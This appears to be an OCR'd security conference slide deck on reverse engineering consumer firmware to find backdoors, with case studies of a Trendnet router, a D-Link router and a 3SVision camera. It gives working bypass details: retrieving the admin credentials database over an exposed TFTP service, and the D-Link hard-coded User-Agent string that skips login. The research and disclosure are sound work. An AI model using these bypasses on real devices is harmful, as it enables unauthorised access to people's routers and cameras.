Finding and Reversing Backdoors in Consumer Firmware

#eelive

Produced by EE Times

Who Am I?

- Craig Heffner
  - Embedded Vulnerability Analyst for Tactical Network Solutions
  - Embedded Device Exploitation instructor

TACTICAL
NETWORK SOLUTIONS

The Internet of (Backdoored) Things

HERE BE BACKDOORS: A JOURNEY INTO THE SECRETS OF INDUSTRIAL FIRMWARE

Presented By:
Ruben Santamarta

July 25

Backdoor found in firmware of IP cameras

April 30, 2013 | By Paul Mah

CISCO DISCLOSES EXISTENCE OF UNDOCUMENTED BACKDOOR IN ROUTERS

Advisory (ICSA-13-136-01)

More Advisories

TURCK BL20 and BL67 Programmable Gateway Hard-Coded User Accounts


Original release date: May 16, 2013 | Last revised: December 23, 2013

Meet the Contestants


Tools For Code / Data Analysis

- strings, hexdump
- The Interactive Disassembler (IDA)
- GNU tool chains (objdump)
- Others
  - Radare2
  - Reverse Engineering Compiler
  - The Online Disassembler
  - Retargetable Decompiler

Firmware Image Analysis



```
000009f0  5d 19 b0 2e 1e f4 c0 c0  dc 5e 2f 01 67 b3 dd 16  |]........^/.g...|
00000a00  e2 35 fe 41 a6 2e 87 19  17 fa 54 a2 7a 9a 77 43  |.5.A......T.z.wC|
00000a10  86 a5 db 82 da 7a c9 f1  c5 80 5d a1 d4 0a d0 76  |.....z....]....v|
00000a20  c7 11 55 8a d4 c3 6a 15  16 17 8c 2f 3b 3a 5f 3e  |..U...j..../;:_>|
00000a30  43 cb bc ad f3 75 1e c9  b0 b0 4f db 62 d1 c0 a0  |C....u....O.b...|
00000a40  dd fd 86 58 36 56 6a 2a  62 45 0d aa 83 37 9b 31  |...X6Vj*bE...7.1|
00000a50  be fe 6f f6 77 99 c2 13  5c 03 0f c6 56 83 cc 6d  |..o.w...\...V..m|
00000a60  89 2c 66 69 d6 41 f8 3f  8c 19 92 04 92 cd b9 f4  |.,fi.A.?........|
00000a70  45 c9 a3 4f e5 6c 6f 22  ab 9d 54 c3 92 ba ca ee  |E..O.lo"..T.....|
00000a80  7a 03 0c da 86 72 35 5f  d2 b0 05 47 e9 aa 9b 11  |z....r5_...G....|
00000a90  5f 66 43 70 cf 0f bf d5  dc 91 84 2f 38 e8 79 09  |_fCp......./8.y.|
00000aa0  75 f5 32 c8 db 55 e3 e8  8a 46 53 f6 c2 b6 4b 67  |u.2..U...FS...Kg|
00000ab0  39 6a fb 5f 83 26 31 b4  99 e5 39 d4 1d f7 d2 37  |9j._.&1...9....7|
00000ac0  07 b5 d2 01 42 7a a7 7a  f3 51 02 32 eb a0 1a 59  |....Bz.z.Q.2...Y|
00000ad0  ec 40 07 71 a3 55 90 87  8a a8 48 06 3d f2 87 6a  |.@.q.U....H.=..j|
00000ae0  ec 38 ab 29 04 c7 9f fd  9f 4c 6f 38 d5 3c 0b f4  |.8.).....Lo8.<..|
00000af0  4c 4d e0 d2 3e 8a 7c 0b  10 93 45 00 7b f9 72 36  |LM..>.|...E.{.r6|
00000b00  57 ea df 01 65 d6 5b 89  8a 3e c6 ff 7a 8a ca d8  |W...e.[..>..z...|
00000b10  2f 80 4f 79 7c 5b 92 6b  de 4b 57 dc ed 46 b6 69  |/.Oy|[.k.KW..F.i|
00000b20  49 d6 02 61 36 66 c6 d9  2d 7a c7 12 e4 50 0b 13  |I..a6f..-z...P..|
00000b30  10 56 3e 31 3b e3 0c 9f  47 5f 5b 9c 9b e4 21 13  |.V>1;...G_[...!.|
00000b40  01 82 a8 07 10 39 ba 83  f5 c5 84 df fa 21 08 91  |.....9.......!..|
00000b50  db 9b 76 08 3f 99 5d c6  9e b6 9c 00 7f 2b 25 c7  |..v.?.]......+%.|
```




Existing Firmware Analysis Tools


- Just search for “magic” file signatures
  - UWFirmforce
  - Binary Analysis Tool
  - Hachoir
  - File / radare2 / libmagic
- Problems:
  - Few, if any, firmware specific signatures
  - Difficult to add / modify signatures
  - Prone to false positives / false negatives
  - Slow


Binwalk


- Easy to create / modify signatures
- Built-in false-positive detection
- Automated, recursive extraction
- Entropy / heuristic analysis
- Fast




```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
20564         0x5054          MIPSEL instructions, function epilogue
20572         0x505C          MIPSEL instructions, function prologue
20632         0x5098          MIPSEL instructions, function epilogue
20640         0x50A0          MIPSEL instructions, function prologue
20960         0x51E0          MIPSEL instructions, function epilogue
20968         0x51E8          MIPSEL instructions, function prologue
21204         0x52D4          MIPSEL instructions, function epilogue
21212         0x52DC          MIPSEL instructions, function prologue
28336         0x6EB0          MIPSEL instructions, function epilogue
28344         0x6EB8          MIPSEL instructions, function prologue
28456         0x6F28          MIPSEL instructions, function epilogue
28464         0x6F30          MIPSEL instructions, function prologue
28644         0x6FE4          MIPSEL instructions, function epilogue
28652         0x6FEC          MIPSEL instructions, function prologue
28820         0x7094          MIPSEL instructions, function epilogue
28828         0x709C          MIPSEL instructions, function prologue
29272         0x7258          MIPSEL instructions, function epilogue
29280         0x7260          MIPSEL instructions, function prologue
31448         0x7AD8          MIPSEL instructions, function epilogue
31456         0x7AE0          MIPSEL instructions, function prologue
31872         0x7C80          MIPSEL instructions, function epilogue
36625         0x8F11          Zlib header, default compression, uncompressed size >= 131072
```








```
002d9790  42 2e 66 72 65 65 43 6f  75 6e 74 20 3c 3d 20 45  |B.freeCount <= E|
002d97a0  54 53 5f 51 55 45 55 45  5f 4d 41 58 2c 20 66 69  |TS_QUEUE_MAX, fi|
002d97b0  6c 65 20 65 74 73 5f 71  75 65 75 65 5f 76 78 77  |le ets_queue_vxw|
002d97c0  6f 72 6b 73 2e 63 2c 20  6c 69 6e 65 20 31 33 33  |orks.c, line 133|
002d97d0  0a 00 00 00 41 73 73 65  72 74 69 6f 6e 20 66 61  |....Assertion fa|
002d97e0  69 6c 65 64 3a 20 30 2c  20 66 69 6c 65 20 65 74  |iled: 0, file et|
002d97f0  73 5f 71 75 65 75 65 5f  76 78 77 6f 72 6b 73 2e  |s_queue_vxworks.|
002d9800  63 2c 20 6c 69 6e 65 20  31 34 38 0a 00 00 00 00  |c, line 148.....|
002d9810  41 73 73 65 72 74 69 6f  6e 20 66 61 69 6c 65 64  |Assertion failed|
002d9820  3a 20 30 2c 20 66 69 6c  65 20 65 74 73 5f 71 75  |: 0, file ets_qu|
002d9830  65 75 65 5f 76 78 77 6f  72 6b 73 2e 63 2c 20 6c  |eue_vxworks.c, l|
002d9840  69 6e 65 20 31 37 30 0a  00 00 00 00 00 00 00 00  |ine 170.........|
002d9850  43 6f 75 6c 64 20 6e 6f  74 20 69 6e 69 74 20 6d  |Could not init m|
002d9860  75 74 65 78 2e 0a 00 00  53 65 6d 61 70 68 6f 72  |utex....Semaphor|
002d9870  65 20 69 6e 69 74 69 61  6c 69 7a 61 74 69 6f 6e  |e initialization|
002d9880  20 66 61 69 6c 65 64 2e  0a 00 00 00 4f 75 74 20  | failed.....Out |
002d9890  6f 66 20 73 65 6d 61 70  68 6f 72 65 73 2e 0a 00  |of semaphores...|
```




```
eve@eve:~$ ls cramfs
bin  flash  htdocs  mnt  proc        sbin   tmp
dev  fs2    lib     nfs  ramfs.img   share  usr
etc  home   local   opt  root        temp   var
```

Trendnet TEW-654R




TEW-654R Features

- Travel router / access point / firewall
- Three operational modes:
  - WiFi Access Point
  - WiFi Client
  - WiFi Router




/etc/rc.d/rcS




```
# Load configure file from Flash
/bin/echo "Init System..."
system_manager &

# Start tftpd
/bin/echo "Start Tftpd..."
tftpd &
```


tftp /etc/resolv.conf



```
eve@eve:~$ tfcp tew654:/etc/resolv.conf .
eve@eve:~$ cat resolv.conf
nameserver 192.168.1.1
nameserver 192.168.1.1
```




strings system_manager




```
select restore_default from restore_default where rowid = 1
/etc/default_rt.db
/etc/rt.db
/etc/default_ap.db
/etc/ap.db
/etc/default_apc.db
/etc/apc.db
cp -f %s %s
```

tftp get /etc/rt.db




```
eve@eve:~$ tfcp tew654:/etc/rt.db .
eve@eve:~$ file rt.db
rt.db: SQLite 3.x database
```

sqlite3 rt.db



```
sqlite> select * from user;
admin|secretpassword1|1
user|user|0
```

Owned.



Device Info

Firmware

Firmware : 1.10.12

Router up time : 0 Day, 00:09:44

WAN

MAC Address : 00:14:d1:b6:02:87

Connection : Fixed IP Connected

IP Address : 192.168.1.100

Subnet Mask : 255.255.255.0

Default Gateway : 192.168.1.1

DNS : 192.168.1.1 192.168.1.1

Wireless LAN

Vendor Response (TEW-632BRP)

- “Can’t reproduce.”
- “That file doesn’t exist.”
- “You can’t get the configuration file over TFTP.”
- “But it doesn’t show up in a port scan!”


Post-Mortem

- One developer implementing a debug / recovery TFTP service
  - It’s OK for the TFTP service to listen on all interfaces
  - The firewall will block connections from the WAN
- Another developer implementing firewall rules
  - The only running UDP services are DNS and DHCP
  - Easier to just open all UDP ports on the firewall


D-Link DIR-100

DIR-100 Features

- SOHO router
- Easy to set up
- “Total network security”




strings /bin/webs



“thttpd–alphanetworks/2.23”

```
.rodata:0046... 0000001F   C   fdwatch initializat    ailure
.rodata:0046... 00000026   C   out of memory allo   ing a connecttab
.rodata:0046... 0000000D   C   fdwatch - %m
.rodata:0046... 00000007   C   **.cgi
.rodata:0046... 00000005   C   user
.rodata:0046... 0000000B   C   iso-8859-1
.rodata:0046... 0000001A   C   thttpd-alphanetworks/2.23
.rodata:0046... 00000005   C   -nor
.rodata:0046... 00000005   C   -nos
.rodata:0046... 00000005   C   -nov
.rodata:0046... 00000005   C   -nog
.rodata:0046... 000000CC   C   usage:  %s [-C configfile] [-p port] [-d dir] [-r|-nor] [-s|-nos] [-v|-nov] [-g|-nog] [-u user] ...
.rodata:0046... 00000005   C    \t\n\r
.rodata:0046... 00000006   C   debug
.rodata:0046... 00000005   C   port
.rodata:0046... 00000009   C   nochroot
```


/bin/webs Function Listing



alpha_auth_check

alpha_ S_type
alpha_ tBridge
alpha_ ddFlowToLimitedQueue_wit
alpha_auth_check
alpha_httpd_parse_request
alpha_init
alpha_internal_function
alpha_upload
alphafs_check_header
alphafs_cp_files
alphafs_domount
alphafs_flashwrite
alphafs_read
alphafs_write

alpha_auth_check Disassembly



xmlset_editby04882joelbackdoor


```
lw      $gp, 0x3B8+saved_gp($sp)
nop
la      $a1, 0x470000
nop
addiu   $a1, (aXmlset_roodk_0 - 0x470000)  # "xmlset_roodkcableoj28840ybtide"
bnez    $v0, end
li      $v1, 1
```

alpha_auth_check Pseudo Code


```
if(strstr(struct->ptr, “xmlset_roodkcableoj28840ybtide”) != NULL)
{
   return AUTH_OK;
}
else
{
   return check_login();
}
```

???

alpha_auth_check Call Graph



alpha_httpd_parse_request Disassembly



```
loc_41488C:
la       $a1, 0x470000
nop
addiu    $a1, (aUserAgent - 0x470000)   # "User-Agent:"
li       $a2, 0xB
la       $t9, strncasecmp
nop
jalr     $t9 ; strncasecmp
nop
lw       $gp, 0x48+saved_gp($sp)
bnez     $v0, loc_4148EC  # if(strncasecmp(header, "User-Agent:", 0xB) != NULL)
move     $a0, $s0
```

alpha_httpd_parse_request Pseudo Code

```
if(strncasecmp(header, “User-Agent:”, 11) != NULL)
{
   struct->ptr = header + 11 + strspn(header, “ \t”);
}
```

struct->ptr = HTTP User Agent

alpha_auth_check Pseudo Code


```
if(strstr(struct->ptr, “xmlset_roodkcableoj28840ybtide”) != NULL)
{
    return AUTH_OK;
}
else
{
    return check_login();
}
```

???

alpha_auth_check Pseudo Code

```
if(strstr(user_agent, “xmlset_roodkcableoj28840ybtide”) != NULL)
{
    return AUTH_OK;
}
else
{
    return check_login();
}
```

Google Chrome Spoof User Agent




☑ Spoof user agent

Other

xmlset_roodkcableoj28840ybtide

Owned.




Setup Wizard

The DI-524UP is a Wireless Broadband Router ideal for home networking and small business networking. The Setup Wizard will guide you to configure the DI-524UP to connect to your ISP (Internet Service Provider). The DI-524UP's easy setup will allow you to have Internet access within minutes. Please follow the setup wizard step by step to configure the DI-524UP.

Vendor Response

- “Updates will be available October 31st.”



D-Link routers authenticate

Publication ID: SAP10001
Revision: 9
Published on: 6 November 2013 10:13 GMT
Last updated on: 3 December 2013 8:00 GMT

Post-Mortem


- “Some services need to change configuration settings automatically”
- “The web server already has all the code for changing config settings”
- “Let’s put a backdoor in the web server so our local services can automatically change configuration settings without knowing the administrative password!”

3SVision N5072

N5072 Features

- Outdoor weather proof camera
- 720p @ 30fps
- 18X optical zoom

Restricted Firmware Download




SignIn ✖

Password [ ] Login


Please enter the first name of your contact sales person.

Use the Source, Luke



```
if( pid == "" )
        location.reload();
else
        location.href = "prod_info.php?pid="+pid+"&tab=4";
```

Literacy FTW



Download

N5072 HD Network Speed Dome Camera

N5072 Firmware


N5072 Firmware (10.71MB, 10.7MB, English, 2012.06.20-V1.01)

N5072 Release Notes

